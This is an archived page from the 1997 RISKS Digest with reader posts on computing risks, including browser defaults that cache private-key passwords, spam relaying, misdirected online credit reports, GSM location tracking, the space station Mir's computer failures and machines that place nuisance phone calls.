Then, the ActiveX component is downloaded and starts doing a "virus scan" of your hard drive.

I checked out the site, their ActiveX component is digitally signed, but according to the MS Authenticode system, the signature is out-of-date.

Needless to say, I didn't accept the component.

One of the chilling parts to this story is how it was portrayed on CNet.

The CNet report didn't mention any security concerns over opening up your hard-drive to some random company's ActiveX component. In fact, this service was portrayed as a means to improve your security, after all, it's supposed to remove virus, right?

[Irony in security? Surely not. --gem]

The only bad points the CNet reported mentioned, was that the anti-virus scan is pretty slow, especially over a 14.4 or 28.8 connection.

One more thing, the connection to www.antivirus.com isn't secure, I hope no one sets up an IP spoof.

Main page: <http://www.antivirus.com>

The Internet virus scan page: <http://housecall.antivirus.com>

Aaron Binns, Reliable Software Technologies <http://www.rstcorp.com>

⚡ Deadly defaults in the Communicator 4.01

"Anup K. Ghosh" <ghosh@rstcorp.com>

Fri, 01 Aug 1997 18:28:07 -0400

I recently downloaded the Netscape Communicator 4.01a software for Windows 95/NT. This latest version of the Netscape browser products offers secure e-mail and client authentication support, in addition to supporting SSL connections to Web sites.

In order to use the S/MIME e-mail or to be authenticated to Web sites that practice client authentication using SSL 3.0, you must first present a digital certificate that vouches for your ID. Obtaining a certificate is as easy as clicking the mouse a few times. VeriSign is one of the most popular Certificate Authorities that will grant you a certificate for a

free trial
run of 6 months. The free Class 1 certificate does not verify
much at all,
only your e-mail address (a risk by itself). If you don't care
too much
about Web sites collecting even more information about you, you
can enter
statistics about yourself such as you gender, age, and country,
which are
then embedded in the certificate that gets sent to Web sites you
visit.
This information can be used for targeted advertising for
companies (a
privacy risk).

In any case once you go through the hoops to obtain a
certificate, your
Communicator browser will automatically generate a public/
private key pair
for you and download your certificate. The private key is
stored on your
drive (yet another risk for networked drives) and protected by a
password.
If the private key is compromised, then your identity can be
forged in Web
and e-mail transactions and encrypted mail sent to you can be
decrypted by
the perpetrator.

Well, it turns out that brute force attacks are really not
necessary to
compromise the private key if you use it as is, out-of-the-box.
The
Communicator's has one of those much maligned deadly defaults
that makes
forging e-mail and decrypting encrypted e-mail intended for
someone else a
simple exercise. A deadly default is simply a pre-set
configuration that is
by default insecure. The Communicator is set by default to
cache the
password and retain it for as long as you keep your Communicator
application

open. This means that once you enter your password to access your private key, you no longer have to enter it again.

What are the RISKS? That your signature can be easily forged. Digital signatures are used today for non-refutable proof of identity in digital transactions. By signing an e-mail, you are providing the proof that you are endorsing the letter being sent. In some states this signature may hold legal weight especially as more and more transactions are performed on-line. As an example, consider placing an order to an on-line brokerage to purchase a hundred shares of Netscape stock. By digitally signing the message, your on-line broker will have proof positive that you requested the order, rather than someone impersonating you. This attribute of digital signatures is called non-repudiation, and is a necessary attribute for many on-line legally binding transactions.

Unfortunately, if you do not reconfigure your Communicator, once you've entered your password, any subsequent mail you send can be signed without requiring your password. In fact, there is even an option to automatically sign every e-mail you send from the Messenger---the Communicator's mail agent. Going back to the example, if I get up from my machine, which I do several times a day, anyone can sit down at my machine and send a message to my broker, signed by me, to purchase the stock of Netscape without my approval. When I see the charge on my credit card and demand an explanation from my broker, he or she will have proof positive (in the

digital
signature) that I sent the order. Also realize that any
encrypted messages
sent to me will be automatically decrypted in the Messenger
without
requiring my password. Again, someone else will be able to see
the
plaintext message without requiring my password.

Now the problem of physical security of machines has long been a
weakness in
many security plans. However, this problem can be addressed to
some extent
by requiring that each digitally signed message and each
encrypted message
be authenticated by the user's password, which presumably is not
posted on
the monitor. If this criteria is not enforced, I fear that the
digital
signature will not carry any more weight than standard unsigned
messages.

The problem can be fixed by users by reconfiguring their
Communicator
defaults. Go to the Security Window and the Passwords option.
Then toggle
the option to request the password be required every time the
certificate is
necessary. The other option is to request the password after a
period of
inactivity. Clearly, Netscape gave this issue some thought
(because of
these other options) and came down on the side of convenience
rather than
security. The public would be better served by enabling secure
defaults.

As a postscript, I composed and signed this message using the
Communicator
-- with the Require Password option enabled [which the Moderator
of course
removed for RISKS. PGN].

Anup K. Ghosh, Research Scientist, Reliable Software Technologies
<http://www.rstcorp.com/~anup>

[Added later: What is interesting is that Netscape chose two different default options for security: a secure default for Solaris and an insecure default for Windows 95/NT. Was this a deliberate design decision or an anomalous error? I think it was deliberate. For Wintel users they chose convenience over security. For Unix users they chose security over convenience. Perhaps marketing research showed Wintel users prefer convenience over security. AKG]

⚡ Privacy vs. criminals

Otto Stolz <Otto.Stolz@uni-konstanz.de>
Tue, 12 Aug 1997 18:25:42 +0200

In the **Computer-Zeitung** (ISSN 0341-5406), a German weekly periodical, an article "Boesewicht blamiert: Pranger ins Netz gestellt" was published, in vol. 28, nr. 29, p. 1 (17 Jul 1997). [Lightly adapted for RISKS, stripping the extended ASCII characters because of previous complaints from subscribers whose mailers cannot deal with ISO 8859-1, omitting Otto's letter in German, and tinkering with his translations just a bit -- with Otto's approval. PGN]

> Anchorage (kg) - Fuer Sexstrafstaeter in Alaska ist es mit dem Absitzen
> der Haftstrafe nicht getan: Anschliessend werden sie an den Pranger

> gestellt. Was frueher auf dem Marktplatz zur allgemeinen
Volksbelustigung
> beitrug, stellt die Betroffenen heute weltweit bloss. Die
Justizbehoerden
> von Alaska blamieren ihre Boesewichte auf einer Web-Page.
> "Ein voller Erfolg", meint ein Polizeisprecher, der auch auf
die
> abschreckende Wirkung setzt, denn die Site wird
ausserordentlich haeufig
> besucht. Steigern liesse sich dieser Effekt noch dadurch, dass
Netzsurfer
> die Delinquenten mit virtuellen Tomaten bewerfen koennen.

I'll try a translation, though I am not quite confident that I
will
be able to aptly render into English its careless, insolent
attitude:

: Rascal being exposed to ridicule
: Pillory published in the Internet
:
: For sex offenders in Alaska, the matter does not end with
serving
: their sentences: subsequently, they will be pilloried.
:
: What used to contribute to public entertainment on the market-
square
: is now compromising the persons afflicted world-wide. Alaska's
: administration of justice exposes its rascals to ridicule, in
a WWW
: page. "A complete success", asserts a police spokesman who
also pins
: his hopes on the deterrent effect, as this site is heavily
frequented.
: This effect could even be intensified, if net-surfers could
throw
: virtual tomatoes at the delinquents.

[Following is an adaptation of the translation of Otto's letter
as submitted
to the publisher; the original letter appeared (auf deutsch,
natuerlich)
with various publisher's simplifications in *Computer-Zeitung*,

28, 31,
p. 4, 31 Jul 1997. PGN]

> I am appalled by the cynicism of American authorities (not
> just in Alaska)
> as they pillory people, and I am appalled by the carelessness
> of your
> paper as it treats this topic.
>
> As every EDP professional can tell you, databases of this size
> inevitably
> will contain errors. Hence, you can take for granted that in
> this data
> base innocents will be calumniated as sex offenders, and you
> can take for
> granted that, on account of erroneous data, innocents will be
> mistaken for
> sex offenders. In these cases, innocents will suffer from the
> effects of
> this publication.
>
> But even towards validly convicted sex offenders (nota bene,
> after having
> served their respective sentences), the consequences of this
> sort of
> publication are unreasonable, as these effects are out of all
> proportion
> to the desired goal of protection. This is not only my
> European-biased
> view, but also a similar view is being held by U.S. civil-
> rights, and
> privacy, organizations, and worldwide moderated newsgroups.
>
> These effects, of course, are not confined to "virtual
> tomatoes". The
> data base quotes real names and addresses, whereby real
> neighbors will be
> induced to insults, taunting and other abuse, willful
> destruction, and
> assaults on the afflicted persons' lives and limbs. The Risks
> Forum has
> reported that an afflicted person's car has been damaged,
> allegedly by

> vigilantes. This has happened in a state that has not
> published the data
> base (which has been compiled for the whole U.S.) but only
> keeps it at
> police-stations for inspection; in this particular case, all
> that was
> needed was that the deputies came to check the afflicted
> person's
> address. I don't dare to imagine what will happen in a state
> that puts
> this data base in the Internet, without further checks! Thus,
> the
> publication of former offenders' names and addresses will push
> these
> persons back into the underground; you can even expect that
> recurring
> offenses will be provoked by the very effects of this
> publication.
>
> Evidently, this publication aims at preventing recurring
> offences. At
> the same time, it will provoke more offences (even felonies)
> against the
> persons afflicted, and also of the afflicted against other
> persons. We
> will have to wait and see which effect will dominate.
>
> I ask you to publish another article to view with detachment
> the inhuman practice of the U.S. law enforcement authorities.
> Human rights, and dignity, must not be trod underfoot, to this
> extend. Otto Stolz

[And please contact Otto if you would rather
read his original version auf deutsch. PGN]

⚡ Re: Bill would make software copying a felony ([RISKS-19.29](#))

Keith Graham <skg@sadr.com>
12 Aug 1997 13:45:52 -0400

I would like to point out that under current case law (MAI vs Peak?) copying into RAM is considered "making a copy" for purposes of violating copyright. This implies that if you run a single pirated program 10 or more times, and the copies have a total value of \$5,000 or more, you are guilty of criminal copyright violation.

Further, if you violate the (shrinkwrap) license agreement, any RAM copy you make is in violation of copyright law and falls into the same category. (The only reason you're allowed to copy into RAM at all is the license that comes with the software.)

This indicates to me that the definition of "copy" desperately needs to be changed before we pass such legislation.

I'm not a lawyer, but I'm amazed at the state of copyright law in this modern electronic era.

Keith Graham skg@sadr.com

✦ Effects of an earlier power failure in Perth

"Jeremy Ardley (PER)" <jardley@pacstarmobile.com.au>
Wed, 13 Aug 1997 19:27:21 +0800

Re: Plane Crashes into Power lines near Los Angeles ([RISKS-19.29](#))

The traffic chaos reported seems totally different to what happened in Perth in Western Australia a few years ago. We had a massive power failure which

lasted for several days in some places, but the main effect covered one day in the metropolitan area. The metro area has about 1 million people in a typical modern city layout -- a small CBD with a sprawling suburbia 40km North and South.

What was recorded anecdotally -- and I have heard a lot of stories, mine included -- was that for that day the traffic ran smoother than it had ever done in memory. Average trip time to the city during morning rush hour was drastically reduced -- a trip of 20km to the city taking 20-30 mins rather than 50-60 mins as normal. Only 3 serious accidents all day.

What I observed was that all the intersections were operating extremely efficiently: Traffic would nearly halt -- take a quick look left and right and dive across -- with the permission of the drivers on the cross roads. Everyone was looking out for everyone else and the flow was fantastic. The average delay at any major intersection was maybe 10 seconds -- far less than what occurred when traffic lights operated and halted traffic for several minutes in each direction.

What I observed was that the normal rules -- give way to the right in our case -- did not apply -- it was 'who has been waiting longest'. It worked extremely well.

The only place there was a problem was the CBD -- which had a backup power supply -- there the traffic slowed to a crawl and traffic jams were common.

The risks? Well, to assume that the technology of traffic control actually is an improvement. The number of accidents down -- travel time increased -- I think serious questions need to be asked. I suspect this falls into the same class as air-traffic corridors and air-traffic control -- not in general an improvement over total chaos.

Jeremy Ardley

✈ Re: Plane crashes into power lines near Los Angeles ([RISKS-19.29](#))

Henry G. Baker <hbaker@netcom.com>
Mon, 11 Aug 1997 16:19:25 -0700 (PDT)

I was out driving in LA during this episode, and I had plenty of time to think while I was stuck in traffic. :- (In particular, I was trying to understand why failing in a fast blinking red light is any easier than failing in a slow red-yellow-green sequence! After all, it wasn't the electricity itself that was out, only the communications needed for synchronization, and historically traffic lights worked for decades of this century in a completely unsynchronized fashion. In fact, the lights on Ventura Blvd were only synchronized about 10 years ago after the EPA decided that cars generated fewer pollutants per mile while moving than while stopped.

I'm now looking forward to the Ventura Blvd traffic lights of

the next
century which will be synchronized via the Internet, and will
fail when MAE
East (near Wash, DC) or the root name server goes down. It will
then give
'crash into a boot' a whole new meaning.

Henry Baker <ftp://ftp.netcom.com/pub/hb/hbaker/home.html>

✶ Re: More on license forgeries (Re: Horning, [RISKS-19.28](#))

Mike Alexander <mta@umich.edu>

Tue, 12 Aug 1997 22:08:33 -0400

>Maybe I could put a restriction on my checking account that
disallowed the
>cashing of checks to myself or to "cash". I always use my ATM
card for
>getting money.

Something like this is common in the UK where a check can be
"crossed" in
such a way that it can only be deposited in the account of the
payee. In
the past this was usually done by hand when one wrote the check/
cheque, but
recent batches of cheques I've gotten for my Barclays account
are crossed
when printed so it's impossible (or at least difficult) for
anyone to cash
a check I write on that account at a UK bank. I've always
thought this was
a good idea which should be copied in some form in the US.

Mike Alexander Ann Arbor, MI mta@umich.edu

⚡ Re: Explosion causes Internet blackout in New England ([RISKS-19.29](#))

<andys@ihgp.ih.lucent.com>

Tue, 12 Aug 1997 19:59:55 -0500

> ... The speed with which the incident happened made it impossible to
> reroute traffic, said a BBN spokesman.

Just what does the "speed with which the incident happened" have to do with the reroute difficulty? I can conceive of several different meanings, but I don't think much of any of them as excuses:

- * Too many simultaneous routing problems clogged up the system, so it took longer than people were willing to wait to get properly connected.

- * Too many simultaneous reroute requests crashed the system.

- * Because rerouting is a consensus operation, it only works as overload handling, not as fault protection. (That is, do both ends have to exist in order to reroute traffic?)

Andy Struble astruble@lucent.com

⚡ Earlier GPS synchronization problem

"James M. Dodmead" <nets@netsww.com>

Tue, 12 Aug 1997 12:23:52 -0400 (EDT)

[Re: Lepore, [RISKS-19.29](#)]

Sorry if you heard this one. I was down at the Naval Observatory working on

precise time necessary for secure, anti-jam satellite communications. I met with a guy I refer to as "Dr. Time" -- a PhD who had been there for like 37 years, now retired; thick European accent.

He was working on GPS when it was first being activated. The whole system lost the time synchronization necessary for the system to function properly. It seems the cleaning crew had unplugged the master time source to plug in the floor buffer;-). I suspect they have that resolved now. Jim

James M. Dodmead (Jim), Network Engineering and Technical Services (NETS),
Inc. 14825 Burntwoods Road, Glenwood, MD 21738 301.854.4945

[Gee, another example of Buffer Overflow! PGN]

🔥 Re: GSM pins you down (Lepore, [RISKS-19.29](#))

"Jay R. Ashworth" <jra@scfn.thpl.lib.fl.us>
Thu, 14 Aug 1997 14:29:58 -0400 (EDT)

It's interesting in this context to note that at least one hand-held sporting GPS receiver, the Garmin 12xl, has an "Emergency Erase" function, described in it's manual, which erases all tracks and waypoints.

There was some discussion in the sci.geo.satellite-nav newsgroup about why this might be necessary in a consumer unit, most of which was opposing sides of the question Sam raises.

No one seemed to remember that consumer receivers were used in Desert Storm ...

Jay R. Ashworth, Ashworth & Associates, kalfjx/4 +1 813 790 7592
jra@baylink.com <http://rc5.distributed.net>

✶ Re: GSM pins you down (Lepore, [RISKS-19.29](#))

Dag Oien <fredag@chrysler.hypnotech.no>

Mon, 11 Aug 1997 23:04:09 +0100

This is of course not just a problem with GPS. The risk of always wearing a cell phone, apart from possibly frying vital body parts with radio waves, is that the mobile-phone company can know the location of your phone, if the phone is on.

Big brother always knows where I am, when I wear my gadget.

According to an article in the Norwegian daily **Dagbladet**, 14 Apr 1996, the GSM system can get your phone's location with an accuracy of down to 200 meters. Not as good as GPS' 10 meters or so, but often good enough.

And the police already uses this tool for investigating crimes. Here in Norway, the police have to produce a court order to get your position from the mobile phone company. And they get such information about 300 times each year.

Apparently, the police got the names of the owners of all mobile phones who had been in the tourist town of Geiranger on the day of a mysterious homicide case there last year. Convenient, maybe a bit too

convenient.

For me, revealing my position at all times for my mobile phone company is just the little known price I have to pay for the flexibility my new cell phone gives me. But I would have liked it to be otherwise.

More than 30% of all Norwegians have a cell phone nowadays, most have GSMs.

That's quite a few more than those who always travel with a GPS.

(When will the mobile phone companies introduce the "Meet A Friend(tm)"

service, where your phone notifies you of the names of all your friends in

near proximity of itself? I just can't wait.)

[)ag O(//)ien Oslo, Norway

✶ Re: GSM pins you down (Lepore, [RISKS-19.29](#))

Bob Morrell <bmorrell@bgsm.edu>

Tue, 12 Aug 1997 12:56:20 -0400 (EDT)

Sub-Subject: The risk of becoming techno-Amish

In [RISKS-19.29](#) Sam Lepore discussed privacy risks of Global Positioning

Systems (GPS), citing the privacy risks of having what in effect is a very

accurate track of your travels. Of course he overlooks the unidirectional

aspect (that is, because the GPS is a reciever, someone wishing to track

your movements would have to come into possession of your GPS before you

erased records of your trip). Less passive are the numbered tags on your

car, which via witnesses, can place you at any spot along your route. Mr.

Lepore also simultaneously calls GPS nearly infallible, but then worries

that the public will come to view them as so as well. I would refer those

who worry that new, very exacting technologies will be overly trusted by the

public to the OJ Simpson trial and the use of "definitive" DNA evidence. It

is doubtful that the public will put too much trust in a computer printout,

given its daily experience with such printouts.

These techno-quibbles aside, Mr. Lepore concerns are valid, and as a warning

to user's of GPS, worth noting. However, his comments echo many posts to

RISKS and other forums concerning the ever increasing difficulty of

extracting personal invisibility/privacy from the entangled mesh of the

information age. Cries of alarm over cell phones, web browsers, even library

cards etc are common these days.

As useful information about technologies I might consider using, I applaud

these posts, but where I part company is with those who would attempt to

stop a technology, or over-regulate (read: make it too expensive) because of

potential losses of privacy.

First, it is worth noting that even in Roe vs. Wade, it was acknowledged

that the right to privacy is nowhere explicitly stated in the constitution,

that as a concept it begins in ambiguity. Furthermore, privacy is not an

absolute term, but is defined differently by any society at any given

time. The standards are fluid, and subject to many factors.

What many such
cries over potential privacy problems risk becoming,
intentionally or not,
are calls to freeze standards at some past point, and not let
them change as
societal and technological factors that created them change.
Cell phones
must be as private as wired phones, etc. They become "Amish",
attempting to
freeze society at some past point, fearing the directions new
technologies
might take them.

A secondary underlying, but oft mentioned concern in these posts
is the fear
that something that we would be truly embarrassed about might
become public:
our visits to the "smutshak" might pop up on the GPS
printout.... This is
of course a product of having so many public and private
moralities in
conflict. Society is shedding (sadly, in my mind) much of its
public
morality, making such concerns about legal behavior coming to
light moot. My
own attitude would be that if you would be embarrassed if your
friends knew
you were doing this, quit doing it, or get new friends. Do not
transfer
your angst over your personal behavior to public technologies....

Bob Morrell * <http://pandoras-box.bgsu.edu/micro/tech.html>

⚡ Risks of www.onsale.com?

Jim Baker <jlbaker@telepath.com>

Thu, 14 Aug 1997 10:38:33 -0700

onsale.com does not honor warranty commitments. They sell items

through
their vendors but refuse to release the vendor's phone number or
location
for warranty issues. Beware.

Jim Baker



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 31

Tuesday 19 August 1997

Contents

- [Quag-Mir: Mere-ly more challenges to overcome?](#)
[PGN](#)
- [Mir-ed in Troubles](#)
[Fred Baube](#)
- [e-mail spam equivalent to computer cracking?](#)
[Fred Gilham](#)
- [A risk of not preventing spam relay](#)
[Dennis Glatting](#)
- [Credit reports misdirected](#)
[Steven Bellovin](#)
- ["Crack a Mac" server cracked](#)
[Martin Minow](#)
- [SET risk](#)
[Jerome Svigals](#)
- [Bell Canada: The Computer is Always Right](#)
[Steve Keppel-Jones](#)
- [Machines make nuisance phonecalls](#)
[Lloyd Wood](#)
- [Push technology in the office](#)
[Ken Burchill](#)

- [Unusual computer system denial of service: water](#)
[Mark Forsyth](#)
 - [Czech Intelligence Computer Stolen](#)
[Pete Mellor](#)
 - [Unsolved Mysteries covers identity theft!](#)
[Denis Parslow](#)
 - [The Door Is Open!](#)
[Glen Roberts](#)
 - [Insurance company billing error](#)
[Paul Green](#)
 - [Re: Ctrl-Alt-Del](#)
[Li Gong](#)
[Morris Maynard](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ Quag-Mir: Mere-ly more challenges to overcome?

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Tue, 19 Aug 97 8:14:54 PDT

The occupants of the space station Mir have really been having a rough time.

The latest problem [19 Aug 1997] involved the failure of Mir's main computer system during a docking attempt with an unmanned Progress supply ship, necessitating a manual docking. Without the computer system, Mir is spinning and requires continual rocket firings for reorientation to keep the solar panels directed properly. The previous day, the automatic docking had to be postponed because of the discovery of erroneous information sent to Mir.

The June 1997 crash into Mir during a practice docking maneuver with a

Russian supply ship (with further compounding complications in the attempted repairs) is being attributed to the failure of the cosmonauts to adjust the automated approach controls to compensate for an extra ton of weight that had been added to the cargo vessel. Other recent problems were not computer related -- an oxygen fire in February, failure of both oxygen generators in March, an antifreeze leak in April, Vasily Tsibliyev's heart irregularities in July, the accidental disconnecting of a power cable that effected Mir's orientation system for a day also in July. Earlier in August, the relief crew had to make a sudden manual docking with Mir. Subsequently, when Tsibliyev and his flight engineer returned to earth, a booster rocket failed that was intended to ease their landing.

[Sources: *Los Angeles Times*, 18 Aug 1997, and *Washington Post*, 18 Aug 1997]

The difficulties relating to the space station serve as another poignant reminder of the vital needs for redundant system design, defensive implementation, exceedingly careful system analyses (particularly with respect to the normally unflexed emergency system complexity), alternative strategies in operation, training to prepare for the most unusual circumstances, and above all the recognition of the fact that computer systems are only a part of an enormously complex infrastructure that ultimately depends critically on people in many different roles. PGN

✶ Mir-ed in Troubles

F.Baube <fred@kirjasto.kaarina.fi>

Tue, 19 Aug 1997 13:44:09 +0300 (EEST)

There are documents on the Net describing the architecture of the Space Shuttle's computers. Are there any similar documents describing those of Mir? Something to help one understand just how grave (or overblown) the current situation is? Also, in principle the cosmonauts should be able to use the Soyuz escape capsule in any situation, correct? But the news says that due to the current "computer failure", the station is "tumbling". (No mention of roughly how fast.) Might this tumbling render the escape capsule unusable, for whatever reason? And in such a case, do they have an alternative means to calculate what sorts of thruster burns are necessary to return the station to a state where the escape capsule may safely be used? Perhaps some hand-wound gyroscopes and a calculator? (Something analogous to the backup nav tools used on Apollo 13?)

F.Baube(tm) G.U. MSFS '88 fred@kirjasto.kaarina.fi

[Please send responses to Fred and RISKS. I hope that some RISKS readers will have the knowledge that Fred is seeking. PGN]

✶ e-mail spam equivalent to computer cracking?

Fred Gilham <gilham@csl.sri.com>

Mon, 18 Aug 1997 10:04:45 -0700 (PDT)

The following are headers in a spam message we received recently.

```
=====
Received: from morse.satech.net.au (morse.satech.net.au
[203.56.210.66])
  by csla.csl.sri.com (8.8.6/8.8.5) with ESMTMP id QAA05236;
  Sun, 17 Aug 1997 16:53:34 -0700 (PDT)
>From: mailhost@aol.com
Received: from box.satech.net.au (root@box.satech.net.au
[203.1.91.3])
  by morse.satech.net.au (8.8.5/8.8.5.SAT.GJR.970426) with ESMTMP
id JAA19120;
  Mon, 18 Aug 1997 09:26:25 +0930
Received: from satech.net.au (slip166-72-12-169.us.ibm.net
[166.72.12.169])
  by box.satech.net.au (go-away/8.6.9) with SMTP id JAA28085;
  Mon, 18 Aug 1997 09:25:53 +0930
Received: from mailhost.101moneyserve.com by 101moneyserve.com
(8.8.5/8.6.5)
  with SMTP id GAA01925 for <credit@101moneyserve.com>;
  Sun, 17 Aug 1997 19:56:45 -0600 (EST)
Date: Sun, 17 Aug 97 19:56:45 EST
To: credit@101moneyserve.com
Subject: Your Credit Report
Message-ID: <92375964576SSA61080@101moneynet.com>
Reply-To: credit@101moneyserve.com
X-PMFLAGS: 479309472 9
X-UIDL: 8152700109sdf3q099ity712y5a3c
Comments: Authenticated sender is <credit@101moneyserve.com>
=====
```

Note that the `From:' address appears nowhere else in the headers, the message was relayed, and the apparent origin of the message was an ibm.net site that masqueraded as satech.net.au so it could relay the message through satech.net.au's SMTP server.

The sender of this message clearly intended to have the message

appear on
machines that would otherwise filter it out. The sender
resorted to fraud
to induce satech.net.au's mail server to forward the message.

Isn't this in violation of the U.S. federal law that prohibits
people from
unauthorized access to computers? Didn't the sender INTEND to
access such
computers, in clear knowledge that the access was unauthorized?

Why isn't the sender guilty of a felony (CSL-SRI's computers are
used in
government projects)?

Fred Gilham gilham@csl.sri.com

[Perhaps some of our Australian readers can say
whether any of **their** laws were violated! PGN]

[Incidentally, apologies once again to any RISKS readers
whose ISP
is being blocked from sending mail to RISKS as a result of
the
overabundance of spamming activities from that ISP. PGN]

⚡ A risk of not preventing spam relay

Dennis Glatting <dennis.glatting@plaintalk.bellevue.wa.us>

Fri, 15 Aug 97 08:48:09 -0700

Yesterday I received a spam mail. I replied with my usual piece
of
unauthorized use of corporate resources to "abuse" and
"postmaster" at what
I believed to be the offending domain (sometimes it's sometimes
difficult to
filter through the forged components of spam headers), who I'll
call
foo.com. I then added the foo.com to my spam block. The message

to abuse and
postmaster bounced. I was annoyed. How dare they pontificate
about freedom of
speech then deny mine, I felt. I investigated.

My three minute investigation found foo.com's billing and
technical contacts
and over 10 other peoples' e-mail addresses and home addresses at
foo.com. So I sent the technical contact my usual piece. Hah! I
thought. Shortly thereafter I noticed a message from a person
later
identified as Bill, the Vice President of Technology at foo.com,
bounced by
my spam block. Strange, but good! I thought. Shortly thereafter
I received
the message from Bill! Bill used an account identified from a
library to
apologize and indicated they were the victim of relay.

This is both a privacy issue and a risk. Company's not denying
relay could
be putting their employees at risk, since their names and
addresses are
often readily available through the net these days.

-dpg

⚡ Credit reports misdirected

Steven Bellovin <smb@research.att.com>

Mon, 18 Aug 1997 08:02:34 -0400

Experian, a credit bureau formed by the merger of TRW's unit and
CCN Group,
started a new service offering consumers copies of their credit
report over
the Internet. A news story caused the load to skyrocket -- and
the system
glitched under the load, causing some some of the reports to go

to the wrong
person.

The system has been shut down until it can be fixed. And of course, all the usual concerns about privacy would apply even if it were working correctly.

[Also noted by dbl@ics.com (David B. Lewis). PGN]

⚡ "Crack a Mac" server cracked

Martin Minow <minow@apple.com>

Mon, 18 Aug 1997 08:32:52 -0700

The "Crack a Mac" contest <<http://hacke.infinit.se/>> was cracked by someone who exploited a security hole in a third-party plug-in. The cracker will get the 100,000 Swedish Kronor (about \$14,000) reward, and the software plug-in's security hole was fixed in a little more than 24 hours. The second person to break into their server will also get 100,000 SEK.

Apparently, the Web server uses files with specific creator and/or file type codes to store sensitive information. The patch blocks these files from being served. Creator and file-type codes are Macintosh-specific tags that designate the application that process a file, and the semantics of the file. There is more information about the patch on <http://www.blueworld.com/lasso/security_update.html>

Martin Minow minow@apple.com

SET risk

<smartcard@sprynet.com>

Sat, 16 Aug 1997 16:20:14 -0700

The Secure Electronic Transaction (SET) process is proposed by the credit-card associations to secure credit-card usage on the Internet. It consists of a 28-step process using a standard digital certificate. It relies on vendor software to provide security. These include an electronic wallet program in the originator's PC, merchant review software at the merchant's bank, card transaction processing software at the card issuer bank and merchant software in the merchant's server.

The SET process claims to be better than using a credit card on the Internet. However, the SET process has three serious exposures - confirmed with IBM and HP/Verifone. The process does NOT know who is presenting the certificate. The process does NOT know if merchant employees have redirected the certificate through another merchant. All of the critical software is directly accessible by the card users, merchant employees and bank employees. Historically, these individuals have been the prime source of fraud in credit card transaction systems.

There are more than 50 other card security products available for Internet usage. They are generally simpler, faster, and avoid the SET exposures identified above. Internet transaction users might try the viable

alternatives.

jerome svigals, smartcard@sprynet.com

✶ Bell Canada: The Computer is Always Right

"Steve Keppel-Jones" <stevekj@nortel.ca>

14 Aug 1997 22:44 EDT

A recent ([RISKS-19.29](#)) comment about "The Computer is Always Right" reminded me of an incident a few years ago with Bell Canada. I got a bill from Bell with a number of calls to Uganda listed on it, totalling some hundreds of dollars. Of course, these calls weren't made by me, and from the times of the calls, no one else could have made them either (I was living alone at the time). I don't think that anyone broke into my house and left no trace except to make these long distance calls. Confronted with this, Bell insisted that I must have made the calls. Pressed further, they revealed that this particular bill had not been generated by the digital switching software, but had been entered by *hand* - but Customer Service categorically denied that a data entry error could have been made. I just about burst out laughing.

Naturally I didn't pay the bill. The phone line was not registered in my name and I was moving out shortly, so I simply ignored the problem in the hope that it would go away. I haven't heard anything from Bell about it since.

The RISK is the usual one of non-technical people placing too much faith in erroneous computer data - especially human-entered data. GIGO...

Steve Keppel-Jones (stevekj@nortel.ca)

✶ Machines make nuisance phonecalls

Lloyd Wood <L.Wood@surrey.ac.uk>

Thu, 14 Aug 1997 10:20:29 +0100 (BST)

This is presumably what happens when you don't test your error conditions while installing a vending machine. Having to update and reprogram your remote equipment every time the telephone service changes dialing codes is a legacy problem.

The insulin refrigerator cited poses an obvious health risk. LW

- - - - -

Excerpt from 'On-line machines take the place of heavy breathers' Robert Uhlig, Technology Correspondent, *Electronic Telegraph*, 14 Aug 1997

DEMANDING machines, including thirsty cold drink dispensers, a lonely oil tank and faulty public lavatories have overtaken heavy breathers as the telephone pests of the 1990s, British Telecom disclosed yesterday.

Although there has been a reduction in the number of obscene, malicious and offensive calls since the introduction a few years ago of caller display and

callback service, more than 8,000 people a month were pestered by wrongly-programmed machines trying to report faults to their operators in the past year.

Anne-Marie Kennedy, national manager of the BT's nuisance call bureau, said:

"As technology improves, it is starting to cause a real problem. A few years ago, nobody would have ever thought a drinks machine would be making phone calls, but we've had a cold drinks machine that had run out ringing a customer every few minutes and a medical fridge full of insulin trying to raise the alarm because the temperature had fallen."

Other persistent pests include traffic lights, boilers, chocolate machines in railway stations and the latest generation of lavatories, which call the service company when they run out of cleaning fluids.

Mrs Kennedy said: "An elderly lady was rung up through the night by a public toilet in a Leicester park." Unlike fax machines, which emit a distinctive and piercing whistle, misdialing equipment is often eerily silent, leaving receivers with no clues as to what - or who - is on the other end of the line.

Mrs Kennedy said: "Whenever someone is programming a machine, if they hit the wrong button, someone is going to get seriously annoyed. More and more machines are being set up to self-diagnose faults and report them."

In an American case, a woman received nuisance telephone calls every 90 minutes night and day for six months from an empty oil tank in

Maryland that
had been mis-programmed.

Mrs Kennedy said: "Many computers are now programmed to download all their data to a central point overnight. If the operator gets one digit wrong, some poor person gets one call after another throughout the night. It's very irritating and down to nothing more than human error." [..]

<L.Wood@surrey.ac.uk>PGP<<http://www.sat-net.com/L.Wood/>>+44-1483-300800x3641

✶ Push technology in the office

<Ken.Burchill@PWGSC.GC.CA>
Wed, 13 Aug 1997 16:44:00 -0400

Anyone that works in a large, corporate environment that is linked to the Internet knows that their LAN bogs down at lunch hour as everyone does their daily surfing. Any client-server application suffers as a result, with increased response times during lunch. This is usually of no great consequence since the users are often at lunch (and surfing) too.

However, I wonder how what the impact of 'push technology' will be when everyone turns their computer on at 9 a.m. and 5000 workstations simultaneously begin downloading the latest OS upgrade. It could take hours to complete the downloads. Meanwhile, the mission-critical, client-server application is mired and practically unusable. The risks to productivity (and profitability) are obvious.

✂ Unusual computer system denial of service: water

Mark Forsyth <Mark.Forsyth@adm.monash.edu.au>

Tue, 19 Aug 1997 16:49:01 +0000

This amused me a bit until I thought about it a bit more.

A large Australian organization went to HUGE effort to secure the computer centre. In particular the computer room is just about impossible to get near let alone INTO without the correct security passes. This security worked extremely well UNTIL...

Imagine if you will walking down a city laneway and you spy a 4-inch water main with valve. After a little test it was ascertained that the valve was indeed open. The person discovering this valve thought it should be turned off, and so it was turned off. This was apparently done mid-afternoon on a Saturday. By Monday morning the computer room would have melted if not for environmental alarms that notified NOONE but shut down the power to the computer room. Of course it transpired that the valve that the passer-by had turned off was, in fact, the chilled water supply to the computer rooms air conditioning.

